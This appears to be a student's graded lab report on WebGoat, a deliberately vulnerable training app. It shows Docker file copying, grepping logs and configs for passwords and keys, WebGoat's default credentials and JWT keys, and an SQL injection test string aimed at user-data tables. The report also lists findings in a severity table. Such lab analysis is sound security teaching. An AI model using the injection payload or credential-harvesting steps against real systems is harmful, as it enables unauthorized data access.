
Find the vulnerabilities and exploit them. Also perform static source code vulnerability analysis.

Solution:

I connected the docker image




then I tried to access the scource code of the docker image and found this files:




I copied the files found in the docker image to my local machine:

```
/bin/sh: 18: docker: not found
$ cd ..
$ ls -al
total 115472
drwxrwx--- 1 webgoat root         4096 Nov 19 12:58 .
drwxr-xr-x 1 root    root         4096 Dec  5  2023 ..
-rw-rw-r-- 1 webgoat root          220 Jan  6  2022 .bash_logout
-rw-rw-r-- 1 webgoat root         3771 Jan  6  2022 .bashrc
-rw-rw-r-- 1 webgoat root          807 Jan  6  2022 .profile
drwxr-xr-x 6 webgoat webgoat      4096 Nov 19 13:02 .webgoat-2023.8
-rwxr--r-- 1 webgoat webgoat 118208649 Dec  5  2023 webgoat.jar
$ docker cp d64b490ef09c:/home/webgoat/.webgoat-2023.8 ~/Downloads/webgoat-2023.8
/bin/sh: 21: docker: not found
$ exit
ali@ali-workstation:~$ docker cp d64b490ef09c:/home/webgoat/.webgoat-2023.8 ~/Downloads/webgoat-2023.8
Successfully copied 697kB to /home/ali/Downloads/webgoat-2023.8
ali@ali-workstation:~$ docker cp d64b490ef09c:/home/webgoat ~/Downloads/webgoat-
Successfully copied 119MB to /home/ali/Downloads/webgoat-
ali@ali-workstation:~$ docker cp d64b490ef09c:/home ~/Downloads/all?
Successfully copied 119MB to /home/ali/Downloads/all?
ali@ali-workstation:~$
```



I found a file that have sensitive data about employees like thier phone numbers, where they live, and other things:

```
ali@ali-workstation:~/Downloads/all?/webgoat/.webgoat-2023.8$ cd ClientSideFiltering
ls -al
total 20
drwxr-xr-x 2 ali ali 4096 Nov 19 12:58 .
drwxr-xr-x 6 ali ali 4096 Nov 19 13:02 ..
-rw-r--r-- 1 ali ali 9177 Nov 19 12:58 employees.xml
ali@ali-workstation:~/Downloads/all?/webgoat/.webgoat-2023.8/ClientSideFiltering$
```



The contents of the webgoat.script file reveal the SQL structure and initialization data for the WebGoat application.
It includes schema definitions, table creation scripts, and sample data.

Key Observations: Sensitive Data and Defaults

- Predefined passwords:
  - larryknows
  - thisisasecretfortomonly
  - qwertyqwerty1234
- Default usernames and email IDs:
  - larry@webgoat.org, tom@webgoat.org, etc.
- Hardcoded JWT keys:
  - webgoat_key: qwertyqwerty1234
  - webwolf_key: doesnotreallymatter

Challenge Tables

- Tables like CHALLENGE_USERS, JWT_KEYS, SERVERS, and USER_DATA are likely part of WebGoat challenges.
- Example: SQL Injection challenges can leverage these tables to exploit vulnerable queries.

SQL Injection

- Tables like user_data, salaries, and sql_challenge_users contain sensitive information (passwords, credit card details) and could be exploited if input validation is insufficient.

Predefined Users

- User accounts (USER_SYSTEM_DATA) include usernames, passwords, and cookies.
- Administrative user (SA) with broad permissions. Test for SQL Injection : `' OR '1'='1'; --`

Target tables:

- USER_DATA: Credit card numbers.
- SQL_CHALLENGE_USERS: Login credentials.

Test Authentication and Session Handling

- Default passwords (larryknows, qwertyqwerty1234) might work if not overwritten during initialization.

Analyzing webgoat.log Searching for Errors or Warnings

- I was looking for lines indicating errors or warnings, as they may reveal misconfigurations or vulnerabilities:

```
grep -i "error" webgoat.log
grep -i "warn" webgoat.log
```

- Check for Sensitive Data Examine if the log contains sensitive data like:
    - Usernames and passwords.
    - JWT tokens or API keys.
    - Database connection strings.

```
cat webgoat.log | grep -i "password"
cat webgoat.log | grep -i "key"
```

```
ali@ali-workstation:~/Downloads/all?/webgoat/.webgoat-2023.8$ grep -i "err
or" webgoat.log
grep -i "warn" webgoat.log
ali@ali-workstation:~/Downloads/all?/webgoat/.webgoat-2023.8$ cat webgoat.
log | grep -i "password"
cat webgoat.log | grep -i "key"
CREATE TABLE CONTAINER.WEB_GOAT_USER(\u000a  USERNAME VARCHAR(255) NOT NUL
L PRIMARY KEY,\u000a  PASSWORD VARCHAR(255),\u000a  ROLE VARCHAR(255)\u000
a)
CREATE USER unauthorized_user PASSWORD test
--Challenge 5 - Creating tables for users\u000aCREATE TABLE challenge_user
s(\u000a  userid varchar(250),\u000a  email varchar(30),\u000a  password v
archar(30)\u000a)
CREATE TABLE user_data_tan (\u000a userid int not null,\u000a first_name v
archar(20),\u000a last_name varchar(20),\u000a cc_number varchar(30),\u000
a cc_type varchar(10),\u000a cookie varchar(20),\u000a login_count int,\u0
00a password varchar(20)\u000a)
```

```
ali@ali-workstation:~/Downloads/all?/webgoat/.webgoat-2023.8$ cat webgoat.
script
SET DATABASE UNIQUE NAME HSQLDB9343DBC039
SET DATABASE DEFAULT RESULT MEMORY ROWS 0
SET DATABASE EVENT LOG LEVEL 0
SET DATABASE TRANSACTION CONTROL LOCKS
SET DATABASE DEFAULT ISOLATION LEVEL READ COMMITTED
SET DATABASE TRANSACTION ROLLBACK ON CONFLICT TRUE
SET DATABASE TEXT TABLE DEFAULTS ''
SET DATABASE SQL NAMES FALSE
SET DATABASE SQL RESTRICT EXEC FALSE
SET DATABASE SQL REFERENCES FALSE
SET DATABASE SQL SIZE TRUE
```

SSL Configuration Keystore Details:

```
server.ssl.key-store=${WEBGOAT_KEYSTORE:classpath:goatkeystore.pkcs12}
server.ssl.key-store-password=${WEBGOAT_KEYSTORE_PASSWORD:password}
server.ssl.key-alias=${WEBGOAT_KEY_ALIAS:goat}
server.ssl.enabled=${WEBGOAT_SSLENABLED:false}
```

Keystore is located at goatkeystore.pkcs12. Default password is `password`. SSL is disabled by default. the keystore password is hardcoded as `password` in `application-webgoat.properties`

Full Stacktrace Disclosure

The application is configured to include full stack traces in error responses:

`server.error.include-stacktrace=always` Impact: Stack traces can reveal sensitive application details, including internal logic, class structures, and even file paths, making it easier for attackers to exploit vulnerabilities.

Weak SSL Configuration

SSL is disabled by default: `server.ssl.enabled=${WEBGOAT_SSLENABLED:false}` Impact: Data transmitted between the client and server is unencrypted, making it vulnerable to interception (Man-in-the-Middle attacks).

Summary of Confirmed Vulnerabilities

Vulnerability	Severity	Impact
Hardcoded Keystore Password	High	Weakens SSL encryption.
Full Stacktrace Disclosure	Medium	Reveals internal details to attackers.
Weak SSL Configuration	High	Exposes data in transit.
SQL Injection	High	Allows unauthorized database access.
Dummy OAuth Credentials	Medium	May break authentication flows.
Sensitive Data in Logs	Medium	Leaks PII and credentials.
Hardcoded JWT Keys	High	Allows token forgery and privilege escalation.
Potential Path Traversal	High	Unauthorized access to sensitive files.

Grading criteria

- Number of vulnerabilities found
- Documentation of discovered vulnerabilities
- The report has a logical structure and is easy to read